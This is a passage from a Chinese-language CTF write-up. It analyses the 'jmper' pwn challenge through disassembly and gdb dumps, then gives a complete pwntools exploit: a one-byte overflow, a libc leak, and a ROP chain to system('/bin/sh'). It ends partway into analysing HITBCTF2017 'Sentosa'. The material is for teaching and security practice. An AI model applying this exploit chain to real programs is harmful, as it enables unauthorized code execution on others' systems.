    - `val` ：传递给 setjmp 函数的返回值，如果 `val` 值为 0，setjmp 将会

返回 1，否则返回 `val` 。

`longjmp()` 执行完之后，程序就回到了 `setjmp()` 的下一条语句继续执行。

f

接下来我们看一下各功能的实现（程序设计真的要吐槽一下）：

```
[0x00400730]> pdf @ sym.f
/ (fcn) sym.f 907
|   sym.f ();
|           ; var int local_1dh @ rbp-0x1d
|           ; var int local_1ch @ rbp-0x1c
|           ; var int local_18h @ rbp-0x18
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x00400c3a (main)
|           0x0040081d      push rbp
|           0x0040081e      mov rbp, rsp
|           0x00400821      sub rsp, 0x20
|           0x00400825      mov dword [obj.student_num], 0
       ; [0x602028:4]=0
|           ; JMP XREF from 0x00400ba3 (sym.f)
|       .-> 0x0040082f      mov edi, str.1._Add_student.__2._Nam
e_student.__3._Write_memo__4._Show_Name__5._Show_memo.__6._Bye_:
 ; 0x400ce8 ; "1. Add student.\n2. Name student.\n3. Write memo\
n4. Show Name\n5. Show memo.\n6. Bye :)" ; 循环开始
|       :   0x00400834      call sym.imp.puts
       ; int puts(const char *s)
|       :   0x00400839      lea rax, [local_18h]
|       :   0x0040083d      mov rsi, rax
|       :   0x00400840      mov edi, 0x400d3c
|       :   0x00400845      mov eax, 0
|       :   0x0040084a      call sym.imp.__isoc99_scanf
        ; 读入选项到 [local_18h]
|       :   0x0040084f      call sym.imp.getchar
       ; int getchar(void)
|       :   0x00400854      mov eax, dword [local_18h]
|       :   0x00400857      cmp eax, 1
```

```
        ; 1
|       ,==< 0x0040085a      jne 0x4008e8
|       |:   0x00400860      mov eax, dword [obj.student_num]
        ; [0x602028:4]=0 ; 选项 1 ; 取出已有 student 数
|       |:   0x00400866      cmp eax, 0x1d
        ; 29 ; 与最大值比较
|      ,===< 0x00400869      jle 0x400889
         ; 小于等于 30 时跳转
|      ||:   0x0040086b      mov edi, str.Exception_has_occurred.
_Jump   ; 0x400d3f ; 否则调用 longjmp 返回到 main
|      ||:   0x00400870      call sym.imp.puts
        ; int puts(const char *s)
|      ||:   0x00400875      mov rax, qword [obj.jmpbuf]
        ; [0x602038:8]=0 ; 取出 jmpbuf 结构体
|      ||:   0x0040087c      mov esi, 0x1bf52
         ; setjmp 返回值为 0x1bf52
|      ||:   0x00400881      mov rdi, rax
|      ||:   0x00400884      call sym.imp.longjmp
        ; longjmp(jmpbuf, 0x1bf52)
|      ||:   ; JMP XREF from 0x00400869 (sym.f)
|      `---> 0x00400889      mov edi, 0x30
        ; '0' ; 48
|       |:   0x0040088e      call sym.imp.malloc
        ; malloc(0x30) ; 分配一个 student 结构
|       |:   0x00400893      mov qword [local_8h], rax
         ; 将 student 地址放到 [local_8h]
|       |:   0x00400897      mov eax, dword [obj.student_num]
        ; [0x602028:4]=0
|       |:   0x0040089d      movsxd rdx, eax
|       |:   0x004008a0      mov rax, qword [local_8h]
|       |:   0x004008a4      mov qword [rax], rdx
         ; 将 student_num 作为该 student->id
|       |:   0x004008a7      mov edi, 0x20
        ; 32
|       |:   0x004008ac      call sym.imp.malloc
        ; malloc(0x20) ; 分配一块空间作为 name
|       |:   0x004008b1      mov rdx, rax
|       |:   0x004008b4      mov rax, qword [local_8h]
|       |:   0x004008b8      mov qword [rax + 0x28], rdx
         ; 将 name 的地址放到 student->name
```

```
|       |:   0x004008bc      mov rax, qword [obj.my_class]
        ; [0x602030:8]=0
|       |:   0x004008c3      mov edx, dword [obj.student_num]
        ; [0x602028:4]=0
|       |:   0x004008c9      movsxd rdx, edx
|       |:   0x004008cc      mov rcx, qword [local_8h]
|       |:   0x004008d0      mov qword [rax + rdx*8],
         ; 将新分配的 student 地址放到 my_class[id]
|       |:   0x004008d4      mov eax, dword [obj.student_num]
        ; [0x602028:4]=0
|       |:   0x004008da      add eax, 1
         ; student_num + 1
|       |:   0x004008dd      mov dword [obj.student_num], eax
        ; [0x602028:4]=0 ; 写回 student_num
|      ,===< 0x004008e3      jmp 0x400ba3
         ; 回到菜单
|      ||:   ; JMP XREF from 0x0040085a (sym.f)
|      |`--> 0x004008e8      mov eax, dword [local_18h]
|      | :   0x004008eb      cmp eax, 2
        ; 2
|      |,==< 0x004008ee      jne 0x4009b3
|      ||:   0x004008f4      mov esi, 0x400d5d
         ; 选项 2
|      ||:   0x004008f9      mov edi, 0x400d61
|      ||:   0x004008fe      mov eax, 0
|      ||:   0x00400903      call sym.imp.printf
        ; int printf(const char *format)
|      ||:   0x00400908      lea rax, [local_1ch]
|      ||:   0x0040090c      mov rsi, rax
|      ||:   0x0040090f      mov edi, 0x400d3c
|      ||:   0x00400914      mov eax, 0
|      ||:   0x00400919      call sym.imp.__isoc99_scanf
         ; 读入 id 到 [local_1ch]
|      ||:   0x0040091e      call sym.imp.getchar
        ; int getchar(void)
|      ||:   0x00400923      mov edx, dword [local_1ch]
|      ||:   0x00400926      mov eax, dword [obj.student_num]
        ; [0x602028:4]=0
|      ||:   0x0040092c      cmp edx, eax
         ; 判断 id 是否有效
```

```
|     ,====< 0x0040092e      jge 0x400937
        ; 无效时跳转
|     |||:   0x00400930      mov eax, dword [local_1ch]
|     |||:   0x00400933      test eax, eax
        ; 根据 id 设置符号位
|    ,=====< 0x00400935      jns 0x40094b
        ; 符号位为 0 时跳转，即 id 大于等于 0
|    ||||:   ; JMP XREF from 0x0040092e (sym.f)
|    |`----> 0x00400937      mov edi, str.Invalid_ID.
       ; 0x400d64 ; "Invalid ID."
|    | ||:   0x0040093c      call sym.imp.puts
       ; int puts(const char *s)
|    | ||:   0x00400941      mov edi, 1
|    | ||:   0x00400946      call sym.imp.exit
       ; void exit(int status)
|    | ||:   ; JMP XREF from 0x00400935 (sym.f)
|    `-----> 0x0040094b      mov esi, str.Input_name:
       ; 0x400d70 ; "Input name:"
|      ||:   0x00400950      mov edi, 0x400d61
|      ||:   0x00400955      mov eax, 0
|      ||:   0x0040095a      call sym.imp.printf
       ; int printf(const char *format)
|      ||:   0x0040095f      mov rax, qword [obj.my_class]
       ; [0x602030:8]=0
|      ||:   0x00400966      mov edx, dword [local_1ch]
|      ||:   0x00400969      movsxd rdx, edx
|      ||:   0x0040096c      mov rax, qword [rax + rdx*8]
        ; 取出 my_class[id]
|      ||:   0x00400970      mov rax, qword [rax + 0x28]
       ; [0x28:8]=-1 ; 取出 my_class[id]->name
|      ||:   0x00400974      mov qword [local_10h], rax
        ; 放到 [local_10h]
|      ||:   0x00400978      mov dword [local_14h], 0
        ; 循环计数 i 初始化为 0
|     ,====< 0x0040097f      jmp 0x4009a8
        ; 进入循环
|     |||:   ; JMP XREF from 0x004009ac (sym.f)
|    .-----> 0x00400981      call sym.imp.getchar
       ; int getchar(void)
|    :|||:   0x00400986      mov byte [local_1dh], al
```

```
         ; 读入一个字节到 [local_1dh]
|   :|||:   0x00400989      cmp byte [local_1dh], 0xa
        ; [0xa:1]=255 ; 10
|  ,======< 0x0040098d      jne 0x400995
         ; 非换行符时跳转
|  |:|||:   0x0040098f      nop
| ,=======< 0x00400990      jmp 0x400ba3
         ; 否则回到菜单
| ||:|||:   ; JMP XREF from 0x0040098d (sym.f)
| |`------> 0x00400995      mov rax, qword [local_10h]
| | :|||:   0x00400999      movzx edx, byte [local_1dh]
| | :|||:   0x0040099d      mov byte [rax], dl
         ; 写入该字节写入 name
| | :|||:   0x0040099f      add qword [local_10h], 1
         ; name = name + 1
| | :|||:   0x004009a4      add dword [local_14h], 1
         ; i = i + 1
| | :|||:   ; JMP XREF from 0x0040097f (sym.f)
| | :`----> 0x004009a8      cmp dword [local_14h], 0x20
        ; [0x20:4]=-1 ; 32
| | `=====< 0x004009ac      jle 0x400981
         ; 当小于等于 32 字节时继续循环，即读入 33 字节，存在溢出
| |  ,====< 0x004009ae      jmp 0x400ba3
         ; 否则回到菜单
| |  |||:   ; JMP XREF from 0x004008ee (sym.f)
| |  ||`--> 0x004009b3      mov eax, dword [local_18h]
| |  || :   0x004009b6      cmp eax, 3
        ; 3
| |  ||,==< 0x004009b9      jne 0x400a7e
| |  |||:   0x004009bf      mov esi, 0x400d5d
         ; 选项 3
| |  |||:   0x004009c4      mov edi, 0x400d61
| |  |||:   0x004009c9      mov eax, 0
| |  |||:   0x004009ce      call sym.imp.printf
        ; int printf(const char *format)
| |  |||:   0x004009d3      lea rax, [local_1ch]
| |  |||:   0x004009d7      mov rsi, rax
| |  |||:   0x004009da      mov edi, 0x400d3c
| |  |||:   0x004009df      mov eax, 0
| |  |||:   0x004009e4      call sym.imp.__isoc99_scanf
```

```
          ; 读入 id 到 [local_1ch]
 | |  |||:   0x004009e9      call sym.imp.getchar
         ; int getchar(void)
 | |  |||:   0x004009ee      mov edx, dword [local_1ch]
 | |  |||:   0x004009f1      mov eax, dword [obj.student_num]
         ; [0x602028:4]=0
 | |  |||:   0x004009f7      cmp edx, eax
          ; 判断 id 是否有效
 | | ,=====< 0x004009f9      jge 0x400a02
          ; 无效时跳转
 | | ||||:   0x004009fb      mov eax, dword [local_1ch]
 | | ||||:   0x004009fe      test eax, eax
          ; 根据 id 设置符号位
 | |,======< 0x00400a00      jns 0x400a16
          ; 符号位为 0 时跳转，即 id 大于等于 0
 | ||||||:   ; JMP XREF from 0x004009f9 (sym.f)
 | ||`-----> 0x00400a02      mov edi, str.Invalid_ID.
         ; 0x400d64 ; "Invalid ID."
 | || |||:   0x00400a07      call sym.imp.puts
         ; int puts(const char *s)
 | || |||:   0x00400a0c      mov edi, 1
 | || |||:   0x00400a11      call sym.imp.exit
         ; void exit(int status)
 | || |||:   ; JMP XREF from 0x00400a00 (sym.f)
 | |`------> 0x00400a16      mov esi, str.Input_memo:
         ; 0x400d7c ; "Input memo:"
 | |  |||:   0x00400a1b      mov edi, 0x400d61
 | |  |||:   0x00400a20      mov eax, 0
 | |  |||:   0x00400a25      call sym.imp.printf
         ; int printf(const char *format)
 | |  |||:   0x00400a2a      mov rax, qword [obj.my_class]
         ; [0x602030:8]=0
 | |  |||:   0x00400a31      mov edx, dword [local_1ch]
 | |  |||:   0x00400a34      movsxd rdx, edx
 | |  |||:   0x00400a37      mov rax, qword [rax + rdx*8]
          ; 取出 my_class[id]
 | |  |||:   0x00400a3b      add rax, 8
          ; 取出 my_class[id]->memo
 | |  |||:   0x00400a3f      mov qword [local_10h], rax
          ; 放到 [local_10h]
```

```
| |  |||:   0x00400a43      mov dword [local_14h], 0
        ; 循环计数 i，初始化为 0
| | ,=====< 0x00400a4a      jmp 0x400a73
        ; 进入循环
| | ||||:   ; JMP XREF from 0x00400a77 (sym.f)
| |.------> 0x00400a4c      call sym.imp.getchar
       ; int getchar(void)
| |:||||:   0x00400a51      mov byte [local_1dh], al
| |:||||:   0x00400a54      cmp byte [local_1dh], 0xa
       ; [0xa:1]=255 ; 10
| ========< 0x00400a58      jne 0x400a60
| |:||||:   0x00400a5a      nop
| ========< 0x00400a5b      jmp 0x400ba3
| |:||||:   ; JMP XREF from 0x00400a58 (sym.f)
| --------> 0x00400a60      mov rax, qword [local_10h]
| |:||||:   0x00400a64      movzx edx, byte [local_1dh]
| |:||||:   0x00400a68      mov byte [rax], dl
| |:||||:   0x00400a6a      add qword [local_10h], 1
| |:||||:   0x00400a6f      add dword [local_14h], 1
| |:||||:   ; JMP XREF from 0x00400a4a (sym.f)
| |:`-----> 0x00400a73      cmp dword [local_14h], 0x20
       ; [0x20:4]=-1 ; 32
| |`======< 0x00400a77      jle 0x400a4c
        ; 当小于等于 32 字节时继续循环，即读入 33 字节，存在溢出
| | ,=====< 0x00400a79      jmp 0x400ba3
        ; 否则回到菜单
| | ||||:   ; JMP XREF from 0x004009b9 (sym.f)
| | |||`--> 0x00400a7e      mov eax, dword [local_18h]
| | ||| :   0x00400a81      cmp eax, 4
       ; 4
| | |||,==< 0x00400a84      jne 0x400b0d
| | ||||:   0x00400a8a      mov esi, 0x400d5d
        ; 选项 4
| | ||||:   0x00400a8f      mov edi, 0x400d61
| | ||||:   0x00400a94      mov eax, 0
| | ||||:   0x00400a99      call sym.imp.printf
       ; int printf(const char *format)
| | ||||:   0x00400a9e      lea rax, [local_1ch]
| | ||||:   0x00400aa2      mov rsi, rax
| | ||||:   0x00400aa5      mov edi, 0x400d3c
```

```
| | ||||:   0x00400aaa      mov eax, 0
| | ||||:   0x00400aaf      call sym.imp.__isoc99_scanf
        ; 读入 id 到 [local_1ch]
| | ||||:   0x00400ab4      call sym.imp.getchar
       ; int getchar(void)
| | ||||:   0x00400ab9      mov edx, dword [local_1ch]
| | ||||:   0x00400abc      mov eax, dword [obj.student_num]
       ; [0x602028:4]=0
| | ||||:   0x00400ac2      cmp edx, eax
        ; 判断 id 是否有效
| |,======< 0x00400ac4      jge 0x400acd
        ; 无效时跳转
| ||||||:   0x00400ac6      mov eax, dword [local_1ch]
| ||||||:   0x00400ac9      test eax, eax
        ; 根据 id 设置符号位
| ========< 0x00400acb      jns 0x400ae1
        ; 符号位为 0 时跳转，即 id 大于等于 0
| ||||||:   ; JMP XREF from 0x00400ac4 (sym.f)
| |`------> 0x00400acd      mov edi, str.Invalid_ID.
       ; 0x400d64 ; "Invalid ID."
| | ||||:   0x00400ad2      call sym.imp.puts
       ; int puts(const char *s)
| | ||||:   0x00400ad7      mov edi, 1
| | ||||:   0x00400adc      call sym.imp.exit
       ; void exit(int status)
| | ||||:   ; JMP XREF from 0x00400acb (sym.f)
| --------> 0x00400ae1      mov rax, qword [obj.my_class]
       ; [0x602030:8]=0
| | ||||:   0x00400ae8      mov edx, dword [local_1ch]
| | ||||:   0x00400aeb      movsxd rdx, edx
| | ||||:   0x00400aee      mov rax, qword [rax + rdx*8]
        ; 取出 my_class[id]
| | ||||:   0x00400af2      mov rax, qword [rax + 0x28]
       ; [0x28:8]=-1 ; 取出 my_class[id]->name
| | ||||:   0x00400af6      mov rsi, rax
| | ||||:   0x00400af9      mov edi, 0x400d61
| | ||||:   0x00400afe      mov eax, 0
| | ||||:   0x00400b03      call sym.imp.printf
        ; 打印出 my_class[id]->name
| |,======< 0x00400b08      jmp 0x400ba3
```

```
         ; 回到菜单
| ||||||:   ; JMP XREF from 0x00400a84 (sym.f)
| |||||`--> 0x00400b0d      mov eax, dword [local_18h]
| ||||| :   0x00400b10      cmp eax, 5
        ; 5
| |||||,==< 0x00400b13      jne 0x400b99
| ||||||:   0x00400b19      mov esi, 0x400d5d
         ; 选项 5
| ||||||:   0x00400b1e      mov edi, 0x400d61
| ||||||:   0x00400b23      mov eax, 0
| ||||||:   0x00400b28      call sym.imp.printf
        ; int printf(const char *format)
| ||||||:   0x00400b2d      lea rax, [local_1ch]
| ||||||:   0x00400b31      mov rsi, rax
| ||||||:   0x00400b34      mov edi, 0x400d3c
| ||||||:   0x00400b39      mov eax, 0
| ||||||:   0x00400b3e      call sym.imp.__isoc99_scanf
         ; 读入 id 到 [local_1ch]
| ||||||:   0x00400b43      call sym.imp.getchar
        ; int getchar(void)
| ||||||:   0x00400b48      mov edx, dword [local_1ch]
| ||||||:   0x00400b4b      mov eax, dword [obj.student_num]
        ; [0x602028:4]=0
| ||||||:   0x00400b51      cmp edx, eax
         ; 判断 id 是否有效
| ========< 0x00400b53      jge 0x400b5c
         ; 无效时跳转
| ||||||:   0x00400b55      mov eax, dword [local_1ch]
| ||||||:   0x00400b58      test eax, eax
         ; 根据 id 设置符号位
| ========< 0x00400b5a      jns 0x400b70
         ; 符号位为 0 时跳转，即 id 大于等于 0
| ||||||:   ; JMP XREF from 0x00400b53 (sym.f)
| --------> 0x00400b5c      mov edi, str.Invalid_ID.
        ; 0x400d64 ; "Invalid ID."
| ||||||:   0x00400b61      call sym.imp.puts
        ; int puts(const char *s)
| ||||||:   0x00400b66      mov edi, 1
| ||||||:   0x00400b6b      call sym.imp.exit
        ; void exit(int status)
```

```
| ||||||:   ; JMP XREF from 0x00400b5a (sym.f)
| --------> 0x00400b70      mov rax, qword [obj.my_class]
       ; [0x602030:8]=0
| ||||||:   0x00400b77      mov edx, dword [local_1ch]
| ||||||:   0x00400b7a      movsxd rdx, edx
| ||||||:   0x00400b7d      mov rax, qword [rax + rdx*8]
        ; 取出 my_class[id]
| ||||||:   0x00400b81      add rax, 8
        ; 取出 my_class[id]->memo
| ||||||:   0x00400b85      mov rsi, rax
| ||||||:   0x00400b88      mov edi, 0x400d61
| ||||||:   0x00400b8d      mov eax, 0
| ||||||:   0x00400b92      call sym.imp.printf
        ; 打印出 my_class[id]->memo
| ========< 0x00400b97      jmp 0x400ba3
        ; 回到菜单
| ||||||:   ; JMP XREF from 0x00400b13 (sym.f)
| |||||`--> 0x00400b99      mov edi, 0
| ||||| :   0x00400b9e      call sym.imp.exit
       ; void exit(int status)
| ||||| |   ; XREFS: JMP 0x00400b97  JMP 0x00400b08  JMP 0x00400
a79  JMP 0x00400a5b  JMP 0x004009ae  JMP 0x00400990  JMP 0x00400
8e3
\ `````-`=< 0x00400ba3      jmp 0x40082f
        ; 循环继续
[0x00400730]> is ~student_num
048 0x00002028 0x00602028 GLOBAL OBJECT    4 student_num
```

首先注意到这个函数没有 return 指令，要想离开只有两种方法，一个是 `exit()` ，另一个是 `longjmp()` 跳回 main 函数，既然这么设置那当然是有用意的。

通过分析，可以得到 student 结构体和数组 my_class：

```
struct student {
    uint8_t id;
    char memo[0x20];
    char *name;
} student;

struct student *my_class[0x1e];
```

漏洞就是在读入 memo 和 name 的时候都存在的 one-byte overflow，其中 memo 会覆盖掉 name 指针的低字节。考虑可以将 name 指针改成其它地址，并利用修改 name 的功能修改地址上的内容。

漏洞利用

所以我们的思路是通过 one-byte overflow，使 my_class[0]->name 指向 my_class[1]->name，从而获得任意地址读写的能力。然后泄漏 system 函数地址和 main 函数的返回地址，将返回地址覆盖以制造 ROP，调用 system('/bin/sh') 获得 shell。

overflow

```
def overflow():
    add()    # idx 0
    add()    # idx 1
    raw_input("#")
    write_memo(0, 'A'*0x20 + '\x78')
```

首先添加两个 student：

```
gdb-peda$ p student_num
$1 = 0x2
gdb-peda$ x/2gx my_class
0x603010:    0x00000000006031e0    0x0000000000603250
gdb-peda$ x/30gx *my_class-0x10
0x6031d0:    0x0000000000000000    0x0000000000000041  <-- stude
nt chunk 0
0x6031e0:    0x0000000000000000    0x0000000000000000  <-- my_cl
ass[0]->name   <-- my_class[0]->memo
0x6031f0:    0x0000000000000000    0x0000000000000000
0x603200:    0x0000000000000000    0x0000000000603220
               <-- my_class[0]->name
0x603210:    0x0000000000000000    0x0000000000000031  <-- name
chunk 0
0x603220:    0x0000000000000000    0x0000000000000000
0x603230:    0x0000000000000000    0x0000000000000000
0x603240:    0x0000000000000000    0x0000000000000041  <-- stude
nt chunk 1
0x603250:    0x0000000000000001    0x0000000000000000  <-- my_cl
ass[1]->name   <-- my_class[1]->memo
0x603260:    0x0000000000000000    0x0000000000000000
0x603270:    0x0000000000000000    0x0000000000603290
               <-- my_class[1]->name
0x603280:    0x0000000000000000    0x0000000000000031  <-- name
chunk 1
0x603290:    0x0000000000000000    0x0000000000000000
0x6032a0:    0x0000000000000000    0x0000000000000000
0x6032b0:    0x0000000000000000    0x0000000000020d51  <-- top c
hunk
```

然后利用 my_class[0]->memo 的溢出修改 my_class[0]->name，使其指向 my_class[1]->name：

```
gdb-peda$ x/30gx *my_class-0x10
0x6031d0:    0x0000000000000000    0x0000000000000041
0x6031e0:    0x0000000000000000    0x4141414141414141
0x6031f0:    0x4141414141414141    0x4141414141414141
0x603200:    0x4141414141414141    0x0000000000603278
                 <-- my_class[0]->name
0x603210:    0x0000000000000000    0x0000000000000031
0x603220:    0x0000000000000000    0x0000000000000000
0x603230:    0x0000000000000000    0x0000000000000000
0x603240:    0x0000000000000000    0x0000000000000041
0x603250:    0x0000000000000001    0x0000000000000000
0x603260:    0x0000000000000000    0x0000000000000000
0x603270:    0x0000000000000000    0x0000000000603290
                 <-- my_class[1]->name
0x603280:    0x0000000000000000    0x0000000000000031
0x603290:    0x0000000000000000    0x0000000000000000
0x6032a0:    0x0000000000000000    0x0000000000000000
0x6032b0:    0x0000000000000000    0x0000000000020d51
```

通过 overflow，我们控制了 my_class[1]->name，可以对任意地址（除了GOT表）读或写。

leak

然后我们可以修改 my_class[1]->name 为 libc 中任意符号的地址，从而泄漏出需要的地址信息：

```
def leak():
    global system_addr
    global main_ret_addr

    write_name(0, p64(elf.got['puts']))
    show_name(1)
    puts_addr = (u64(io.recvline()[:6] + '\x00'*2))

    libc_base = puts_addr - libc.symbols['puts']
    system_addr = libc_base + libc.symbols['system']
    environ_addr = libc_base + libc.symbols['environ']

    write_name(0, p64(environ_addr))
    show_name(1)
    stack_addr = u64(io.recvline()[:6] + '\x00'*2)
    main_ret_addr = stack_addr - 0xf0

    log.info("libc base: 0x%x" % libc_base)
    log.info("system address: 0x%x" % system_addr)
    log.info("main return address: 0x%x" % main_ret_addr)
```

于是我们就得到了 system 函数的地址和 main 函数的返回地址。

这里我们利用了 libc 中的 environ 符号，该符号执行一个栈上的地址，通过计算偏移即可得到返回地址。

```
[*] libc base: 0x7ffff7a15000
[*] system address: 0x7ffff7a5b590
[*] main return address: 0x7fffffffed78
```

overwrite

```
def overwrite():
    write_name(0, p64(0x602028))        # student_num
    write_name(1, '/bin/sh\x00')
    write_name(0, p64(main_ret_addr))
    write_name(1, p64(pop_rdi_ret) + p64(0x602028) + p64(system_
addr))  # system('/bin/sh')
```

接下来我们将 student_num 改为 '/bin/sh'，这样一方面为 system 提供了参数，另一方面可以触发 longjmp。

```
gdb-peda$ x/s 0x602028
0x602028 <student_num>:    "/bin/sh"
gdb-peda$ x/3gx 0x7fffffffed78
0x7fffffffed78:    0x0000000000400cc3    0x0000000000602028
0x7fffffffed88:    0x00007ffff7a5b590
```

pwn

```
def pwn():
    add()    # call longjmp to back to main
    io.interactive()
```

Bingo!!!

```
$ python exp.py
[+] Starting local process './jmper': pid 3935
[*] Switching to interactive mode
Exception has occurred. Jump!
Nice jump! Bye :)
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
#!/usr/bin/env python

from pwn import *

# context.log_level = 'debug'

io = process(['./jmper'], env={'LD_PRELOAD':'./libc-2.19.so'})
elf = ELF('jmper')
libc = ELF('libc-2.19.so')

pop_rdi_ret = 0x400cc3

def add():
    io.sendlineafter("Bye :)\n", '1')

def write_name(idx, content):
    io.sendlineafter("Bye :)\n", '2')
    io.sendlineafter("ID:", str(idx))
    io.sendlineafter("name:", content)

def write_memo(idx, content):
    io.sendlineafter("Bye :)\n", '3')
    io.sendlineafter("ID:", str(idx))
    io.sendlineafter("memo:", content)

def show_name(idx):
    io.sendlineafter("Bye :)\n", '4')
    io.sendlineafter("ID:", str(idx))

def show_memo(idx):
    io.sendlineafter("Bye :)\n", '5')
    io.sendlineafter("ID:", str(idx))

def overflow():
    add()   # idx 0
    add()   # idx 1
    write_memo(0, 'A'*0x20 + '\x78')

def leak():
```

```
    global system_addr
    global main_ret_addr

    write_name(0, p64(elf.got['puts']))
    show_name(1)
    puts_addr = (u64(io.recvline()[:6] + '\x00'*2))

    libc_base = puts_addr - libc.symbols['puts']
    system_addr = libc_base + libc.symbols['system']
    environ_addr = libc_base + libc.symbols['environ']

    write_name(0, p64(environ_addr))
    show_name(1)
    stack_addr = u64(io.recvline()[:6] + '\x00'*2)
    main_ret_addr = stack_addr - 0xf0

    log.info("libc base: 0x%x" % libc_base)
    log.info("system address: 0x%x" % system_addr)
    log.info("main return address: 0x%x" % main_ret_addr)

def overwrite():
    write_name(0, p64(0x602028))        # student_num
    write_name(1, '/bin/sh\x00')
    write_name(0, p64(main_ret_addr))
    write_name(1, p64(pop_rdi_ret) + p64(0x602028) + p64(system_
addr))  # system('/bin/sh')

def pwn():
    add()   # call longjmp to back to main
    io.interactive()

if __name__ == "__main__":
    overflow()
    leak()
    overwrite()
    pwn()
```

参考资料

- https://ctftime.org/task/3169

6.1.18 pwn HITBCTF2017 Sentosa

下载文件

题目复现

```
$ file sentosa
sentosa: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
 dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, fo
r GNU/Linux 2.6.32, BuildID[sha1]=556ed41f51d01b6a345af2ffc2a135
f7f8972a5f, stripped
$ checksec -f sentosa
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes     1               3       sentosa
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu4) stable release versio
n 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.4.0 20160609.
```

保护全开，默认开启 ASLR。

在 Ubuntu-16.04 上玩一下：

```
$ ./sentosa
Welcome to Sentosa Development Center
Choose your action:
1. Start a project
2. View all projects
3. Edit a project
```

```
4. Cancel a project
5. Exit
1
Input length of your project name: 10
Input your project name: AAAA
Input your project price: 10
Input your project area: 10
Input your project capacity: 10
Your project is No.0
Welcome to Sentosa Development Center
Choose your action:
1. Start a project
2. View all projects
3. Edit a project
4. Cancel a project
5. Exit
2
Project: AAAA
Price: 10
Area: 10
Capacity: 10
Welcome to Sentosa Development Center
Choose your action:
1. Start a project
2. View all projects
3. Edit a project
4. Cancel a project
5. Exit
3
Not implemented yet
Welcome to Sentosa Development Center
Choose your action:
1. Start a project
2. View all projects
3. Edit a project
4. Cancel a project
5. Exit
4
Input your projects number: 0
```

可以新增、查看和删除 project，但修改功能还未实现，这似乎意味着我们不能对堆进行修改。

现在我们给 length 输入 0 试试看：

```
$ ./sentosa
Welcome to Sentosa Development Center
Choose your action:
1. Start a project
2. View all projects
3. Edit a project
4. Cancel a project
5. Exit
1
Input length of your project name: 0
Input your project name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Input your project price: 10
Input your project area: 10
Input your project capacity: 10
Your project is No.0
*** stack smashing detected ***: ./sentosa terminated
[2]    5673 abort (core dumped)  ./sentosa
```

造成了缓冲区溢出，可见字符串读取的函数肯定是存在问题的。

题目解析

下面我们依次来逆向这些函数。

Start a project

```
[0x00000a30]> pdf @ sub.There_are_too_much_projects_ca0
/ (fcn) sub.There_are_too_much_projects_ca0 482
|   sub.There_are_too_much_projects_ca0 ();
|           ; UNKNOWN XREF from 0x00001112 (sub.__isoc99_scanf_80 + 146)
```

```
|           ; CALL XREF from 0x00001112 (sub.__isoc99_scanf_80 +
 146)
|           0x00000ca0      push r13
|           0x00000ca2      push r12
|           0x00000ca4      push rbp
|           0x00000ca5      push rbx
|           0x00000ca6      xor ebx, ebx
       ; ebx 作为序号 i，初始化为 0
|           0x00000ca8      sub rsp, 0x88
       ; buffer[0x88]
|           0x00000caf      mov rax, qword fs:[0x28]
      ; [0x28:8]=0x2138 ; '('
|           0x00000cb8      mov qword [rsp + 0x78], rax
|           0x00000cbd      xor eax, eax
|           0x00000cbf      cmp dword [0x002020c0], 0x10
       ; [0x002020c0] 存储当前数量 proj_num
|           0x00000cc6      lea rax, [0x00202040]
       ; 取出数组 projects
|       ,=< 0x00000ccd      jg 0xe80
       ; proj_num 大于 0x10 时跳转
|       |   0x00000cd3      nop dword [rax + rax]
|       |   ; JMP XREF from 0x00000cea (sub.There_are_too_much_p
rojects_ca0)
|      .--> 0x00000cd8      cmp qword [rax + rbx*8], 0
       ; projects[i] 与 0 比较
|      :|   0x00000cdd      movsxd rbp, ebx
|     ,===< 0x00000ce0      je 0xd10
       ; projects[i] 为 0 时跳转
|     |:|   0x00000ce2      add rbx, 1
       ; 否则 i = i+1
|     |:|   0x00000ce6      cmp rbx, 0x10
|     |`==< 0x00000cea      jne 0xcd8
       ; i 不等于 0x10 时跳转（循环，目的是找到为 0 的 projects[i]）
|     | |   0x00000cec      lea rsi, str.Error.
      ; 0x135b ; "Error." ; 否则打印出 Error
|     | |   0x00000cf3      mov edi, 1
|     | |   0x00000cf8      xor eax, eax
|     | |   0x00000cfa      call sym.imp.__printf_chk
|     | |   0x00000cff      xor edi, edi
|     | |   0x00000d01      call sym.imp.exit
```

```
       ; void exit(int status)
      | |   0x00000d06      nop word cs:[rax + rax]
|     | |   ; JMP XREF from 0x00000ce0 (sub.There_are_too_much_p
rojects_ca0)
|     `---> 0x00000d10      lea rsi, str.Input_length_of_your_pr
oject_name: ; 0x11f0 ; "Input length of your project name: "
|       |   0x00000d17      mov edi, 1
|       |   0x00000d1c      xor eax, eax
|       |   0x00000d1e      call sym.imp.__printf_chk
|       |   0x00000d23      lea rsi, [rsp + 0xc]
|       |   0x00000d28      lea rdi, [0x00001309]
       ; "%d"
|       |   0x00000d2f      xor eax, eax
|       |   0x00000d31      call sym.imp.__isoc99_scanf
|       |   0x00000d36      movsxd rax, dword [rsp + 0xc]
        ; rax = length
|       |   0x00000d3b      cmp eax, 0x59
       ; 'Y'
|      ,==< 0x00000d3e      ja 0xe70
        ; 表示 length 不能大于 0x59
|      ||   0x00000d44      lea rdi, [rax + 0x15]
|      ||   0x00000d48      lea r13, [rsp + 0x10]
        ; r13 = rsp + 0x10
|      ||   0x00000d4d      call sym.imp.malloc
        ; malloc(length+0x15) 分配 project
|      ||   0x00000d52      mov edx, dword [rsp + 0xc]
        ; 取出 length 到 edx
|      ||   0x00000d56      mov qword [rsp + 0x6a], rax
        ; 将 project 地址放到 [rsp + 0x6a]
|      ||   0x00000d5b      mov ecx, 0xb
|      ||   0x00000d60      mov rdi, r13
        ; rdi = rsp+0x10
|      ||   0x00000d63      lea rsi, str.Input_your_project_name
